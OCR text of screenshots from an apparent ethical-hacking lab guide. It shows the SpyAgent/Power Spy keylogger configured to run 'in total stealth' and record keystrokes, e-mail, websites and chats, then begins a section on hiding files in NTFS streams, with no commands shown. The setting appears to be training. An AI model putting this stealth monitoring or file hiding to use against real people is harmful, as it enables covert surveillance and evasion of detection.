Configure to run in total stealth, with all possible logging options preconfigured.
Complete Configuration
Configure with all possible logging options preconfigured.
Typical Configuration
Configure with the most commonly used logging options preconfigured.
Close
Next
Monitored by POWER SPY


V2019 - VMware Workstation
SpyAgent
Program Options
Log Actions
Reports
Setup Wizard
Help
Click Here for Ordering Information
Keyboard & Mouse
0 Keys Last Session
Events Timeline
0 Events Logged
E-Mail Activity
0 E-Mails Logged
Website Usage
0 Websites Logged
Internet Activities
0 Connections Logged
Chat & Social
0 Activities Logged
View Most Popular Activities Summary
View Day & Hour Activity Graphs
Start Monitoring
Click "Start Monitoring" to Start Monitoring User Activities.
General
Startup Settings and Config
Logging
Configure Logging Options
Remote Log Viewing
Configure Remote Viewing
Advanced Options
Finer Control on SpyAgent
Content Filtering
Filter and Block Activity
ScreenSpy
Record Desktop Activity
SmartLogging
Activity Triggered Logging
Scheduling
Schedule Monitoring Times
Behavior Alerts
Real-time Activity Alerts
SpyAgent
first time usage tips and help
Welcome to SpyAgent! (Step 3)
This is SpyAgent's user interface. This is where you can start and stop monitoring, view activity logs, change settings, and configure the software.
click to continue...
Monitored by POWER SPY



V2019 - VMware Workstation
SpyAgent
Click Here for Ordering Information
Program Options
Log Actions
Reports
Setup Wizard
Help
Keyboard & Mouse
Events Timeline
E-Mail Activity
Website Usage
Internet Activities
Chat & Social
Enter Access Password
Cancel
OK
General
Logging
Remote Log Viewing
Advanced Options
Content Filtering
ScreenSpy
SmartLogging
Scheduling
Behavior Alerts
View Most Popular Activities Summary
View Day & Hour Activity Graphs
Start Monitoring
Click "Start Monitoring" to Start Monitoring User Activities.
Monitored by POWER SPY



V2019 - VMware Workstation
SpyAgent
Keystrokes Typed - 4 Entries
Select a Keystrokes Log Entry
Application
Window Title
Username
Time
Monitored by POWER SPY





3.3 Hide files using NTFS Streams


- Open Windows Server 2019



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
This PC
Manage
File Computer View Drive Tools
Search This PC
Quick access
Desktop
Downloads
Documents
Pictures
System32
This PC
Network
Folders (7)
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:) Properties
Shadow Copies
Previous Versions
Quota
General
Tools
Hardware
Sharing
Security
Type: Local Disk
File system: NTFS
Used space: 33,694,466,048 bytes 31.3 GB
Free space: 8,909,172,736 bytes 8.29 GB
Capacity: 42,603,638,784 bytes 39.6 GB
Drive C:
Disk Cleanup
Compress this drive to save disk space
Allow files on this drive to have contents indexed in addition to file properties
OK
Cancel
Apply
10 items
1 item selected
10:40 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Manage
magic
File Home Share View Application Tools
This PC › Local Disk (C:) › magic
Search magic
Quick access
Desktop
Downloads
Documents
Pictures
System32
This PC
Network
Name
Date modified
Type
Size
calc
9/15/2018 2:12 PM
Application
27 KB
1 item
1 item selected 27.0 KB
10:42 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
magic
File Home Share View
This PC
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd C:\
C:\>cd magic
C:\magic>
Quick access
Desktop
Downloads
Documents
Pictures
System32
This PC
Network
1 item
10:42 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Untitled - Notepad
File Edit Format View Help
Notepad
Cannot find the readme.txt file.
Do you want to create a new file?
Yes
No
Cancel
Windows (CRLF)
Ln 1, Col 1
100%
1 item
10:43 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
readme - Notepad
File Edit Format View Help
HELLO WORLD!!!
Windows (CRLF)
Ln 1, Col 15
100%
2 items
10:43 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

